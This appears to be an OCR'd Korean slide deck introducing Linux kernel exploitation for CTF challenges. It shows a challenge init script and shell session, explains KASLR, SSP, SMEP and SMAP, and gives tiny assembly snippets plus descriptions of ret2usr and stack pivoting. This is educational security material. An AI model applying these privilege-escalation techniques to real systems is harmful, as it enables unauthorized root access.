
CTF에서의 Linux Kernel Exploit

- CTF Kernel Exploit Challenge 파일 구성



```
/ $ ls -l /dev/pprofile
crw-r--r--    1 root     root      246,   0 Jan 26 09:30 /dev/pprofile
/ $ 
```


문제 파일시스템 내부의 init 스크립트를 통해 pprofile.ko를 적재



```
#!/bin/sh


mount -t tmpfs none /tmp
mount -t devtmpfs none /dev
mount -t proc none /proc
mount -t sysfs none /sys

/sbin/mdev -s

echo 2 > /proc/sys/kernel/kptr_restrict
echo 1 > /proc/sys/kernel/dmesg_restrict

insmod /pprofile.ko
chmod a+r /dev/pprofile

chown root.root /root/*
chmod 440 /root/*
chmod 700 /root

chown root.root /
chown root.root /*
chown root.root /home/pprofile/.profile

chown -R root.root /bin
chown -R root.root /etc
chown -R root.root /sbin
```

CTF에서의 Linux Kernel Exploit

- CTF Kernel Exploit Challenge 파일 구성



```
/ $ whoami
pprofile
/ $ ls
bin             home            pprofile.ko     sbin            usr
dev             initramfs.cpio  proc            sys
etc             linuxrc         root            tmp
/ $ cat root/flag
cat: can't open 'root/flag': Permission denied
/ $ 
```

Kernel Dirver exploit을 통해 ROOT 권한을 얻어 flag 파일을 읽는 것이 CTF에서의 목표

CTF에서의 Linux Kernel Exploit

- Linux Kernel Memory Protection

  - KASLR
  - SSP
  - SMEP
  - SMAP

CTF에서의 Linux Kernel Exploit

- KASLR (Kernel Address Layout Randomization)

커널 영역의 주소를 랜덤화 하는 기법, User Space의 ASLR과 비슷하다

CTF에서의 Linux Kernel Exploit

- SSP (Stack Smashing Protector)

User Space의 Canary 보호 기법과 동일, Kernel Stack에 Canary 값을 삽입 및 검증을 진행한다

CTF에서의 Linux Kernel Exploit


- SMEP (Supervisor Mode Execution Prevention)

User Space의 코드 실행을 막는 기법, RING 0 에서 RING 3 영역의 코드를 실행을 방지한다 (User Space의 NX와 유사)

ret2usr 기법이나 User Space의 code gadget을 사용 불가


```
push 0x40121b (User Space Function)
pop rax
call rax
```

User Space code를 실행 했을 때 Kernel Panic 발생



CTF에서의 Linux Kernel Exploit


- SMEP (Supervisor Mode Execution Prevention)



User Space에 권한 상승 payload를 올려둔 뒤, Kernel의 RIP 값을 해당 Address로 바꾸는 ret2usr 공격을

CTF에서의 Linux Kernel Exploit

- SMEP (Supervisor Mode Execution Prevention)



방지 할 수 있음

CTF에서의 Linux Kernel Exploit

- SMAP (Supervisor Mode Access Prevention)

SMEP에서 강화된 보호 기법, 유저 영역의 코드 실행 뿐만 아니라 read, write 권한 까지 전부 막는다

User Space에 kernel gadget을 넣고 rsp를 조작하는 Kernel Stack Pivoting 또한 사용이 불가하게 된다

```
mov rax, 0x7ffff7fa2000 (User Space)
mov rdx, qword ptr [rax]
```

User Space Memory에 접근 했을 때 Kernel Panic 발생

Linux Kernel Exploit Technique

